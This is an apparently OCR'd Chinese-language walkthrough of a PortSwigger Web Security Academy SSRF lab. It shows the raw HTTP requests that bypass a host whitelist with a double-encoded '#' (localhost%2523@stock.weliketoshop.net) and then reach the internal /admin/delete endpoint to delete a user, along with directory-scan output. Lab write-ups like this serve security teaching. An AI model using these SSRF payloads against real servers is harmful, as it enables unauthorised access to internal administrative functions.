
WRITEUP

1 Lab: SSRF with whitelist-based input filter


- 1、首先提取题目信息

```
1、    有库存检查功能，可从内部系统获取数据
2、    通过修改 url 用 admin 账户的权限删除用户 carlos
```

- 2、点击任意商品，view details 找到 stock check 接口




- 3、根据题目意思，我们在这儿找到了关键的 post 提交的 stockapi




➢ 4、Repeater 这个数据包，同时删除无意义的商品相关的路径

在这儿，我们可以先分析一下，查询接口是向 stock.weliketoshop.net 提交的，

而我们目前是未登录状态也就是未授权，可以直接差库存，但是无法使用权限




➢ 5、我们需要用#以及@来构造拼接出一个 url,如下图




为什么我直接用 localhost 进行拼接了，主要确切原因来自于下，跑出了 admin 目录，401 是身份验证失败。

```
[13:29:27] 401 -  834B  - /Admin
[13:29:28] 401 -  834B  - /ADMIN
[13:29:30] 401 -  834B  - /admin
[13:29:38] 401 -  869B  - /admin/.htaccess
[13:29:38] 401 -  869B  - /admin/.config
[13:29:38] 401 -  869B  - /admin/_logs/err.log
[13:29:38] 401 -  869B  - /admin/_logs/access_log
[13:29:38] 401 -  869B  - /admin/_logs/error-log
[13:29:38] 401 -  869B  - /admin/_logs/access.log
[13:29:39] 401 -  869B  - /admin/_logs/error.log
[13:29:39] 401 -  869B  - /admin/_logs/error_log
[13:29:39] 401 -  834B  - /Admin/
[13:29:39] 401 -  834B  - /admin/
[13:29:39] 401 -  869B  - /admin/access_log
[13:29:39] 401 -  869B  - /admin/access.txt
[13:29:39] 401 -  869B  - /admin/_logs/access-log
[13:29:39] 401 -  869B  - /admin/account.aspx
[13:29:40] 401 -  869B  - /admin/account.html
[13:29:40] 401 -  869B  - /admin/account.jsp
[13:29:40] 401 -  869B  - /admin/admin
[13:29:40] 401 -  869B  - /admin/account.js
[13:29:40] 401 -  869B  - /admin/account
[13:29:40] 401 -  869B  - /admin/admin-login.jsp
[13:29:40] 401 -  869B  - /admin/account.php
[13:29:40] 401 -  869B  - /admin/admin-login.html
[13:29:40] 401 -  869B  - /admin/admin-login.php
[13:29:40] 401 -  869B  - /admin/admin.aspx
[13:29:41] 401 -  869B  - /admin/admin.js
[13:29:41] 401 -  869B  - /admin/admin/login
[13:29:41] 401 -  869B  - /admin/admin-login
[13:29:41] 401 -  869B  - /admin/admin_login
[13:29:41] 401 -  869B  - /admin/admin_login.aspx
[13:29:41] 401 -  869B  - /admin/admin_login.php
[13:29:41] 401 -  869B  - /admin/admin-login.aspx
[13:29:41] 401 -  869B  - /admin/%3bindex/
[13:29:41] 401 -  869B  - /admin/admin_login.jsp
```

这里可以看到要想使用管理员权限，请求必须是环回地址。




- 6、上一步我们可以看到就算拼接了 localhost 请求，还是没能通过白名单验证，说明拼接失败。拼接失败极其有可能是#号存在过过滤，我这里的思路是 fuzz 测一下#号的编码



首先这里原本是存在 url 编码的，我为了方便修改拼接查看，全部解码了，这里就先对#进行 url 编码（这里其实可以构造字典，对#@的组合进行排列组合编码）

这里发现对#进行一次 url 编码后，还是响应 400



Request

Pretty Raw Hex \n


```
1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpJhPnQBv4PnJvLrdOFrLciQ5wnke
4 Content-Length: 51
5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
  "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
  ?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20 stockApi=http://localhost%23@stock.weliketoshop.net
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 58
6
7 "External stock check host must be stock.weliketoshop.net"
```

随后对#进行二次编码，%2523，发现服务器成功响应。



Request

Pretty Raw Hex \n


```
1 POST /product/stock HTTP/1.1
2 Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
3 Cookie: session=LnzSpJhPnQBv4PnJvLrdOFrLciQ5wnke
4 Content-Length: 53
5 Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
  "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
  ?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: zh-CN,zh;q=0.9
18 Connection: close
19
20 stockApi=http://localhost%2523@stock.weliketoshop.net
```

Response


Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=gVeGtXZa9PwACODNOD6NCBvrLvGLNddf; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 10378
7
8 <!DOCTYPE html>
9 <html>
10     <head>
11         <link href=/resources/labheader/css/academyLabHeader.css rel=
  stylesheet>
12         <link href=/resources/css/labsEcommerce.css rel=stylesheet>
13         <title>SSRF with whitelist-based input filter</title>
14     </head>
15     <body>
16             <script src="/resources/labheader/js/labHeader.js"></script
  >
17             <div id="academyLabHeader">
18     <section class='academyLabBanner'>
19         <div class=container>
20             <div class=logo></div>
21                 <div class=title-container>
22                     <h2>SSRF with whitelist-based input filter</h2>
23                     <a class=link-back href=
  'https://portswigger.net/web-security/ssrf/lab-ssrf-with-whitelist-filte
  r'>
24                         Back to lab description 
25                         <svg version=1.1 id=Layer_1 xmlns=
  'http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink'
  x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30'
  xml:space=preserve title=back-arrow>
26                             <g>
27                                 <polygon points='1.4 0 0 1.2 12.6 15
```


- 7、编码绕过成功后，通过 show response in browser，发现页面为管理员显示页面




但对其中进行点击跳转，发现仍然存在白名单限制，但拿到管理员路径/admin



- 8、将 admin 的路径拼接到 stockapi，通过拼接的 url 实现 ssrf，成功访问到管理员页面，得下图所示



➢ 9、随后对 Delete 进行源代码定位，拿到删除用户 carlos 的路径



➢ 10、拼接上删除路径，服务器响应 302，进行了重定向，这个时候其实并不太确定是否删除成功。

```
POST /product/stock HTTP/1.1
Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Cookie: session=LnzSpJhPnQBv4PnJvLrdOFrLciQ5wnke
Content-Length: 82
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112",
"Not:A-Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product
?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

stockApi=
http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos
```

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=MhhPM9XV5s7jTxH22ZeQybZDp3d94bU5; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip
Connection: close
Content-Length: 0
```

再进管理员页面进行查看，发现已成功删除。

```
POST /product/stock HTTP/1.1
Host: 0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Cookie: session=LnzSpJhPnQBv4PnJvLrdOFrLciQ5wnke
Content-Length: 59
Sec-Ch-Ua: "Chromium";v="112", "Google Chrome";v="112", "Not:A-Brand";v="99"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a2500880455f5a880728a9c00e2002f.web-security-academy.net/product?pro
ductId=2
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

stockApi=http://localhost%2523@stock.weliketoshop.net/admin
```

Web Security Academy

SSRF with whitelist-based input filter

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

2 Developing a custom gadget chain for Java deserialization

